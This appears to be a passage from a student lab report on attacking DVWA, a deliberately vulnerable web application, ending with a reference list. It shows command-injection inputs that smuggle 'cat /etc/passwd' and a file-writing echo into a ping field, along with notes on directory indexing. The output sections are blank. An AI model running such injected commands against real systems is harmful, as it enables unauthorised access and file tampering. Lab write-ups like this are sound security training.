- **Command (Web UI):**


*127.0.0.1; cat /etc/passwd*

- **Output:**




I also sent a request to the server's */dvwa/vulnerabilities/* endpoint using the following command. The *HTML* code in the output confirms that my session cookie was accepted as valid by the server.




**Directory Indexing:** The *<h1>Index of /dvwa/vulnerabilities</h1>* text in the output proves that directory indexing is enabled on the server. This is a major configuration error.

**Internal Files:** I can now see a list of important directories and files like brute/, exec/, sqli/, and view_help.php that are not supposed to be visible to normal visitors.


**File System Control (The Ultimate Checkpoint)**

Next, I proved that I have the ability to create new files on the server (*Write Access*). I created a file in the */tmp/* directory and read it.


- **Command (Web UI):**

*127.0.0.1; echo "Hacked by Hasib" > /tmp/proof.txt; cat /tmp/proof.txt*


- **Output:**




**Checkpoint Verification:** The above output proves that as an attacker I am able to make persistent changes to the system.



Then I got the option to change the password.




## References


[1] Nmap Project, "Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning," 2026. Available: https://nmap.org/book/man.html

[2] OWASP Foundation, "OWASP Top 10:2021 - The Ten Most Critical Web Application Security Risks," 2021. Available: https://owasp.org/www-project-top-ten/

[3] B. Stamper and B. Bernardo, "SQLmap User's Manual: Automatic SQL Injection and Database Takeover Tool," 2026. Available: https://github.com/sqlmapproject/sqlmap/wiki/Usage

[4] R. Meijer, "Damn Vulnerable Web Application (DVWA) Documentation and Source Analysis," 2024. Available: https://github.com/digininja/DVWA

[5] Openwall, "John the Ripper Password Cracker: User Documentation and Cracking Modes," 2025. Available: https://www.openwall.com/john/doc/

[6] C. v. Hauser, "Hydra: A Very Fast Network Logon Cracker - Official Documentation," 2025. Available: https://github.com/vanhauser-thc/thc-hydra

[7] OWASP Foundation, "OWASP Broken Web Applications Project (OWASPBWA) User Guide," 2023. Available: https://owasp.org/www-project-broken-web-applications/

[8] IETF, "Hypertext Transfer Protocol (HTTP/1.1): Authentication and Session Management," RFC 7235, 2014. Available: https://datatracker.ietf.org/doc/html/rfc7235

[9] Samba Team, "Samba: Opening Windows to a Wider World - SMB/CIFS Documentation," 2026. Available: https://www.samba.org/samba/docs/

[10] PortSwigger, "Web Security Academy: Session Hijacking and Cookie Manipulation," 2026. Available: https://portswigger.net/web-security/vulnerability-scanner/session-hijacking

[11] PHP Group, "PHP Manual: Security - SQL Injection and Database Security," 2026. Available: https://www.php.net/manual/en/security.database.sql-injection.php